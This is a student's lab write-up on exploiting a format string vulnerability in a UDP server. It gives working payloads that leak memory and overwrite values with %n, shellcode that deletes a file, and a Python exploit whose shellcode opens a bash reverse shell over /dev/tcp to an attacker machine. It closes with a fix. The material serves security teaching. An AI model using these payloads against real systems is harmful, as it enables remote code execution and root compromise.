Format String Vulnerability Lab

## Task 1: The Vulnerable Program

### Compile the server program and run


sudo sysctl -w kernel.randomize\_va\_space=0


vi server.c

gcc -z execstack -o server server.c

sudo ./server.

In my lab, 10.0.2.6 is the server and 10.0.2.4 is the client.






Observation and Explanation:

From above, we can see that the server program is running correctly. And the server will print all the contains of the client input.

## Task 2: Understanding the Layout of the Stack




To do this lab, we need to make a format string to test.

The format string is as follows:

AAAAA%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p

After sending it to the server, we can see the result:



It is obvious that the 5 A we modified in the format string becomes 0x41414141. And after that, the rest is %, p and space. Although %p prints out the address of a pointer, if the target is not an address, the target will be recognized as an address. But here, we see our value, which means we reached the buffer.

In the above program, we also see 2 parts of (nil).

### Question 1: What are the memory addresses at the locations marked by 1, 2, and 3?

For 3, we know that the program passes the pointer of the buffer twice: first from main to myprintf; second from myprintf to printf. As in the status of the screenshot above myprintf and printf is still in the stack, the address of 3 should appear twice. After observation, we find the address is 0xbffff130.

For 2, we can see from the diagram that return address is right after the msg. So, the address should be 0xbffff0f0-4=0xbffff0ec


For 1, we know that it is 24 bytes from 3. So the address is 0xbffff130-24\*4=0xBFFFF0D0

### Question 2: What is the distance between the locations marked by 1 and 3?

From the screenshot, we know that the distance is 24 bytes. The address distance should be 24 \* 4 =96.

## Task 3: Crash the Program

%s%s%s%s%s%s%s%s%s



Simply, if we move the pointer and each time regard the value as an address, some data from the memory may be regarded as illegal addresses. If the program hits one of those addresses, the program will crash.

## Task 4: Print Out the Server Program’s Memory

### 4.A: Stack Data

The goal is to print out the data on the stack (any data is fine). How many format specifiers do you need to provide so you can get the server program to print out the first four bytes of your input?

From the experiment in task 2, I find I should use 23+4=27 %x.


### 4.B: Heap Data

From the screen shot in task2, we can see that the address of the secret is 0x080487c0.

To read data from heap, we need to move the pointer to a value of 080487c0 and use %s to print. From the above, we modify a format string with the address + 23 %x +%s

echo $(printf "\xc0\x87\x04\x08")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%s > input

nc -u 127.0.0.1 9090 < input



We can see that the secret message is read from the memory. Having the address in the heap, we can easily move the pointer to the pointer of the heap data then use %s to read from the pointer.


## Task 5: Change the Server Program’s Memory

### Task 5.A: Change the value to a different value.

To change the value, firstly we need to move the pointer to the target. To achieve this, like task4, we need to move to the buffer area. Then, we can change the %s to %n to write some numbers on the s.

Since the target address is 0x0804a040

echo $(printf "\x40\xa0\x04\x08")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%n > input




Obviously, we changed the value of target from 0x11223344 to 0x0000007b. So the task succeeded.

### Task 5.B: Change the value to 0x500.

0x500 is the hex of 1280. Obviously, to let %n be 0x500, we need to add those lengths of %x to 1280. 1280 -4 –22\*8=1100

echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.1100x%n > input


There are 23 %x and 1 %n, so the pointer will move to the 24th p




### Task 5.C: Change the value to 0xFF990000.

0xFF990000 we need to separate it into FF99 and 0000. FF99 is the hex of 65433. The first part should be 65433-22\*8-12=65245. For the second part, we only need 10000-FF99=103

echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.65245x%hn%.103x%hn > input




## Task 6: Inject Malicious Code into the Server Program



To launch the attack, we need to change the pointer of the return address to the location of malicious code. From the second task, we know that the return address is 0xbffff0EC. For the location of the malicious code, we can simply modify an input file and look for locations where can be the malicious code’s address. Simply add some NOP:

Bless input:




We can find that 7e seems to be a good position because it has reached the NOP area. So, we can simply think the malicious code is 0xbffff130+0x7E=0xBFFFF1AE.

For first width: 0xbfff-22\*8-12=49151-22\*8-12=48963

For second width: 0xF1AE-0xbfff= 12719.

echo $(printf "\xee\xf0\xff\xbf@@@@\xec\xf0\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48963x%hn%.12719x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") >input




Since it is my second time’s experiment, the file has been removed in the first time. But with the result “cannot move file”, we can see that the attack is successful.

## Task 7: Getting a Reverse Shell


To get the reverse shell, we can simply change the shell code in the task 6.

New shellcode is as follows:




As we can see, there are plenty of successive spaces. In this case, we cannot use “print” function anymore, because several spaces will be recognized as one space. So, we use python programming to solve.

Before:



After:



Since we listen to the port 9090 on the attacker’s machine 10.0.2.4, after running the reverse shell code we gain the root privilege of the server.

Python program is as follows:

#!/usr/bin/python3

import sys

import socket

from struct import pack

def send\_to\_server(data):

host = "10.0.2.6"

port = 9090

s = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

address=(host,port)

s.sendto(data,address)

shellcode= (

"\x31\xc0"

"\x50"

"\x68""bash"

"\x68""////"

"\x68""/bin"

"\x89\xe3"

"\x31\xc0"

"\x50"

"\x68""-ccc"

"\x89\xe0"

"\x31\xd2"

"\x52"

"\x68""2>&1"

"\x68"" "

"\x68""0<&1"

"\x68"" "

"\x68"" "

"\x68""90 "

"\x68""4/90"

"\x68""0.2."

"\x68""/10."

"\x68""/tcp"

"\x68""/dev"

"\x68"" > "

"\x68"" -i "

"\x68""bash"

"\x68""////"

"\x68""/bin"

"\x68"" "

"\x68""sudo"

"\x89\xe2"

"\x31\xc9"

"\x51"

"\x52"

"\x50"

"\x53"

"\x89\xe1"

"\x31\xd2"

"\x31\xc0"

"\xb0\x0b"

"\xcd\x80"

).encode('latin-1')

def creatFormatString(return\_add,buffer\_add,distance):

# count = distance//4-1

# format\_str=""

# for i in range(count):

# format\_str+="%.8x"

count = (distance//4)-2

#print(count)

num = str(count\*8)

format\_str="%"+str(count)+"$."+num+"x"

cou1 = str(count+1)

cou2 = str(count+2)

cou3 = str(count+3)

cou4 = str(count+4)

# add = [i for i in range(4)]

# for i in range(4):

# add[i]=pack("<I",return\_add+i)

addr\_l = pack("<I",return\_add)

addr\_h = pack("<I", return\_add+2)

shellcode\_addr = hex(buffer\_add+180)

print ("shellcode\_addr: " + shellcode\_addr)

# target = [i for i in range(4)]

# for i in range(4):

# target[i]=pack("<I",return\_add+i)

target\_h = int("0x"+shellcode\_addr[2:6],16)

target\_l = int("0x"+shellcode\_addr[6:],16)

print (hex(target\_h)+" "+ hex(target\_l))

# print (hex(target\_h)+" "+ hex(target\_l))

if target\_h > target\_l:

l = str(target\_l-12-count\*8)

h = str(target\_h-target\_l)

format\_str += "%"+cou1+"$."+l+"x%"+cou2+"$hn%"+cou3+"$."+h+"x%"+cou4+"$hn"

format\_beg = [addr\_l+b"@@@@"+addr\_h, "h>l"]

else:

h = str(target\_h-12-count\*8)

l = str(target\_l-target\_h)

format\_str += "%"+cou1+"$."+h+"x%"+cou2+"$hn%"+cou3+"$."+l+"x%"+cou4+"$hn"

format\_beg = [addr\_h+b"@@@@"+addr\_l,"h<l"] # finish if or else, is it out of scope?

print (format\_beg[1])

format\_string = format\_beg[0]+(format\_str).encode('latin-1')

print (len(format\_string))

return format\_string

return\_add = 0xbffff0f0 - 4

buffer\_add = 0xBFFFF130

distance = 23\*4 + 4

size\_content = 200

format\_string = creatFormatString(return\_add,buffer\_add,distance)

# Fill the content with NOP's

content = bytearray(0x90 for i in range(size\_content))

# Put format string at beginning

# print (len(format\_string))

content = format\_string + content

# Put the shellcode at the end


content += shellcode

print (len(content))

send\_to\_server(content)


## Task 8: Fixing the Problem

The warning message is as follow:




In function myprintf, the warning message says that the function lacking format arguments.


To avoid the warning, we can add an extra argument. Making msg be the second argument can avoid it be regarded as format string.



After changing this we noticed that the warning message disappears.



Redo an attack in task3:



Obviously, the attack fails and the format string we set become the second argument “string” in printf function. In this case, the char pointer format becomes the format string and msg becomes just a set of chars.